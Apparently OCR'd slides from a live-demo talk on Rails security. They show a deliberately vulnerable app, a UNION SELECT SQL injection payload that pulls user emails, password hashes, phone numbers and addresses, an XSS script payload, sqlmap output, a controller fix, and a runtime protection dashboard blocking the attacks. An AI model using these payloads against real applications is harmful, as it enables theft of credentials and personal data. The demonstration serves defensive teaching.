

Development: VulnerableDemo
Project
VulnerableDemo ~/Documents/VulnerableDemo
app
assets
controllers
concerns
application_controller.rb
comments_controller.rb
cows_controller.rb
helpers
application_helper.rb
comments_helper.rb
cows_helper.rb
mailers
models
concerns
.keep
comment.rb
cow.rb
user.rb
index.html.erb
show.html.erb
cows_controller.rb
end
private
Use callbacks to share common setup or constraints between actions.
def set_cow
@cow = Cow.find(params[:id])
Injectable find_by_sql:
@cow = Cow.where(:id=>params[:id]).first
end
Never trust parameters from the scary internet, only allow the white list through.
def cow_params
params.require(:cow).permit(:name, :location, :birthday, :height, :weight, :single, :score,
end
end
CowsController
set_cow
Run
Development: VulnerableDemo
Console
Server development log
Started GET "/characters/1%20UNION%20SELECT%201,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1%20FROM%20users%20LIMIT%201,1" for 89.3.76.191 at 2017-11-28 20:21:54
Processing by CowsController#show as HTML
Parameters: {"id"=>"1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1 FROM users LIMIT 1,1"}
Cow Load (6.3ms) SELECT * FROM cows WHERE id=1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1 FROM users LIMIT 1,1
Rendered cows/_score.html.erb (0.0ms)
Rendered cows/show.html.erb within layouts/application (1.7ms)
Completed 200 OK in 46ms (Views: 38.9ms | ActiveRecord: 6.3ms)
Started GET "/characters/1" for 89.3.76.191 at 2017-11-28 20:21:54 +0100
Processing by CowsController#show as */*
Parameters: {"id"=>"1"}
Cow Load (0.1ms) SELECT * FROM cows WHERE id=1
Rendered cows/_score.html.erb (0.1ms)
Rendered cows/show.html.erb within layouts/application (10.1ms)
Completed 200 OK in 56ms (Views: 55.3ms | ActiveRecord: 0.1ms)


Development: VulnerableDemo
Project
VulnerableDemo ~/Documents/VulnerableDemo
app
assets
controllers
concerns
application_controller.rb
comments_controller.rb
cows_controller.rb
helpers
application_helper.rb
comments_helper.rb
cows_helper.rb
mailers
models
concerns
.keep
comment.rb
cow.rb
user.rb
index.html.erb
show.html.erb
cows_controller.rb
end
private
Use callbacks to share common setup or constraints between actions.
def set_cow
@cow = Cow.find(params[:id])
Injectable find_by_sql:
@cow = Cow.where(:id=>params[:id].to_i).first
end
Never trust parameters from the scary internet, only allow the white list through.
def cow_params
params.require(:cow).permit(:name, :location, :birthday, :height, :weight, :single, :score,
end
end
CowsController
set_cow
Run
Development: VulnerableDemo
Console
Server development log
Started GET "/characters/1%20UNION%20SELECT%201,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1%20FROM%20users%20LIMIT%201,1" for 89.3.76.191 at 2017-11-28 20:21:5
Processing by CowsController#show as HTML
Parameters: {"id"=>"1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1 FROM users LIMIT 1,1"}
Cow Load (6.3ms) SELECT * FROM cows WHERE id=1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1 FROM users LIMIT 1,1
Rendered cows/_score.html.erb (0.0ms)
Rendered cows/show.html.erb within layouts/application (1.7ms)
Completed 200 OK in 46ms (Views: 38.9ms | ActiveRecord: 6.3ms)
Started GET "/characters/1" for 89.3.76.191 at 2017-11-28 20:21:54 +0100
Processing by CowsController#show as */*
Parameters: {"id"=>"1"}
Cow Load (0.1ms) SELECT * FROM cows WHERE id=1
Rendered cows/_score.html.erb (0.1ms)
Rendered cows/show.html.erb within layouts/application (10.1ms)
Completed 200 OK in 56ms (Views: 55.3ms | ActiveRecord: 0.1ms)


Star Wars characters
[production] StarWars
https://my.sqreen.io/application/5a12e39039eafb001cc81a81/overview
ADMIN MODE
BUILD: C84DD08B3EB5ED9C4CB223A33B2A7248993A8FD0
USER ID: 58D8D875C47543001B844459
RESET ONBOARDING
DEMO
ADMIN OPTIONS
[production] StarWars
don@sqreen.io
Overview
App protection
Pulses 6
Users
Packages
Event log
Settings
StarWars
PRODUCTION
Protection enabled Switch mode
Data updates every minute
Hosts protected
0
Add a new host
Pulses Last month
View all pulses
Security events 6
User protection -
Scrapers & bots -
Packages -
LATEST PULSES
XSS attack blocked a day ago
Targeted attack detected a day ago
SQL injection blocked a day ago
XSS attack blocked 8 days ago
Shell injection blocked 8 days ago
Protected requests
Protected routines Last month
Things to know


Development: VulnerableDemo
Project
VulnerableDemo ~/Documents/VulnerableDemo
app
assets
controllers
concerns
application_controller.rb
comments_controller.rb
cows_controller.rb
helpers
application_helper.rb
comments_helper.rb
cows_helper.rb
mailers
models
concerns
.keep
comment.rb
cow.rb
user.rb
index.html.erb
Gemfile
show.html.erb
cows_controller.rb
gem 'bootstrap-sass', '~> 3.3.5'
Use jquery as the JavaScript library
gem 'jquery-rails'
Turbolinks makes following links in your web application faster. Read more: https://github.com/r
gem 'turbolinks'
#############
Custom gems
#############
gem "font-awesome-rails"
gem 'devise'
#############
For the bruteforce script
gem 'colorize'
gem 'mechanize'
gem 'sqreen'
Run Development: VulnerableDemo
Console
Server development log
/Users/dgoodman/.rbenv/versions/2.4.2/bin/ruby -e $stdout.sync=true;$stderr.sync=true;load($0=ARGV.shift) /Users/dgoodman/Documents/VulnerableDemo/bin/rails server -b 0.0.
=> Booting WEBrick
=> Rails 4.2.10 application starting in development on http://0.0.0.0:3000
=> Run `rails server -h` for more startup options
=> Ctrl-C to shutdown server
[2017-11-28 20:24:32] INFO WEBrick 1.3.1
[2017-11-28 20:24:32] INFO ruby 2.4.2 (2017-09-14) [x86_64-darwin17]
[2017-11-28 20:24:32] INFO WEBrick::HTTPServer#start: pid=18907 port=3000


Development: VulnerableDemo
Project
VulnerableDemo ~/Documents/VulnerableDemo
app
assets
controllers
concerns
application_controller.rb
comments_controller.rb
cows_controller.rb
helpers
application_helper.rb
comments_helper.rb
cows_helper.rb
mailers
models
concerns
.keep
comment.rb
cow.rb
user.rb
index.html.erb
Gemfile
secrets.yml
show.html.erb
cows_controller.rb
1 token: 24df6e97e1d147a4bb3c5ac0942213d4027a536c9dd741d59d9813b4a1ad786c
2
Document 1/1 token:
Run Development: VulnerableDemo
/Users/dgoodman/.rbenv/versions/2.4.2/bin/ruby -e $stdout.sync=true;$stderr.sync=true;load($0=ARGV.shift) /Users/dgoodman/Documents/VulnerableDemo/bin/rails server -b 0.0.0


Sqreen has detected an attack.
[production] StarWars
https://sqreen.ngrok.io/characters/1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,
sqreen
Uh Oh! Sqreen has detected an attack.
If you are the application owner, check the Sqreen dashboard for more information.

Star Wars characters | [production] StarWars

https://sqreen.ngrok.io/?search="><script>alert("Oh+noes%2C+pwned!")<%2Fscript>

STAR WARS About Services Contact Login

"><script>alert("Oh noes Search

Add your character

Star Wars Characters of the month

The character of the month has not been elected yet. Please come back later!

Vote for your favorite character!

Padmé Amidala


★★★★☆

Padmé Amidala was a courageous

Darth Vader

★★★☆☆


Once a heroic Jedi Knight, Darth



Luke Skywalker

★★☆☆☆

Luke Skywalker was a Tatooine


Sqreen has detected an attack.
[production] StarWars
https://sqreen.ngrok.io/characters/1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,10
dgoodman — -bash — 80×24
[20:27:00] [INFO] the SQL query used returns 5 entries
[20:27:00] [INFO] resumed: sqlite_sequence
[20:27:00] [INFO] resumed: schema_migrations
[20:27:00] [INFO] resumed: comments
[20:27:00] [INFO] resumed: cows
[20:27:00] [INFO] resumed: users
Database: SQLite_masterdb
[5 tables]
+------------------+
| comments |
| cows |
| schema_migrations |
| sqlite_sequence |
| users |
+------------------+
[20:27:00] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 1 times
[20:27:00] [INFO] fetched data logged to text files under '/Users/dgoodman/.sqlmap/output/0.0.0.0'
[*] shutting down at 20:27:00
dgoodman@Dons-Portable-Ordinator:~$
ttack.
If you are the application owner, check the Sqreen dashboard for more information.

Sqreen has detected an attack. | [production] StarWars

https://my.sqreen.io/application/5a12e39039eafb001cc81a81/overview

ADMIN MODE BUILD: C84DD08B3EB5ED9C4CB223A33B2A7248993A8FD0 USER ID: 58D8D875C47543001B844459 RESET ONBOARDING DEMO ADMIN OPTIONS

[production] StarWars 5 don@sqreen.io

Overview App protection Pulses 8 Users | Packages Event log Settings

StarWars PRODUCTION

Protection enabled Switch mode

Data updates every minute

Hosts protected
1
Add a new host

Pulses Last month

View all pulses

Security events	8
User protection	-
Scrapers & bots	-
Packages	-

LATEST PULSES

XSS attack blocked	a few seconds ago
SQL injection blocked	a minute ago
XSS attack blocked	a day ago
Targeted attack detected	a day ago
SQL injection blocked	a day ago

Protected requests

Protected routines Last month

Things to know

- Fix affected code.
- The backtrace shows where in this application's code the injection happened.
- The ORM's documentation describes how to escape the values provided to the query.

Injection Details

Database	SQLite
Query	SELECT * FROM cows WHERE id = ? UNION SELECT ? , email , encrypted_password , ? , ? , ? , ? , ? , ? , ? , phone , address , ? FROM users LIMIT ? , ?
Path	/characters/1%20UNION%20SELECT%201,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1%20FROM%20users%20LIMIT%201,1
Other	**id:** 1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1 FROM users LIMIT 1,1

Backtrace

× User Code

Sqreen has detected an attack. | [production] StarWars

https://my.sqreen.io/application/5a12e39039eafb001cc81a81/pulses/5a1db853094cdd0007

ADMIN MODE BUILD: C84DD08B3EB5ED9C4CB223A33B2A724B993A8FD0 USER ID: 58D8D875C47543001B844459 RESET ONBOARDING DEMO ADMIN OPTIONS

[production] StarWars 5 don@sqreen.io

Overview App protection Pulses 8 Users Packages Event log Settings

Query
```
SELECT * FROM cows WHERE id = ? UNION SELECT ? , email , encrypted_password , ? , ? , ? , ? , ? , ? , phone , address , ? FROM users LIMIT ? , ?
```

Path
```
/characters/1%20UNION%20SELECT%201,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1%20FROM%20users%20LIMIT%201,1
```

Other
```
id: 1 UNION SELECT 1,email,encrypted_password,4,5,6,7,8,9,10,phone,address,1 FROM users LIMIT 1,1
```

Backtrace

× User Code

7 method calls not shown

/Users/dgoodman/Documents/VulnerableDemo/app/controllers/cows_controller.rb: set_cow 79 App

72 method calls not shown

Timeline (2)

Potential SQL injection on 28 Nov 2017 20:27:01

Live demo!

@DEGoodmanWilson

http://bit.ly/ruby-sec

@DEGoodmanWilson

http://bit.ly/ruby-sec

You got this!

@DEGoodmanWilson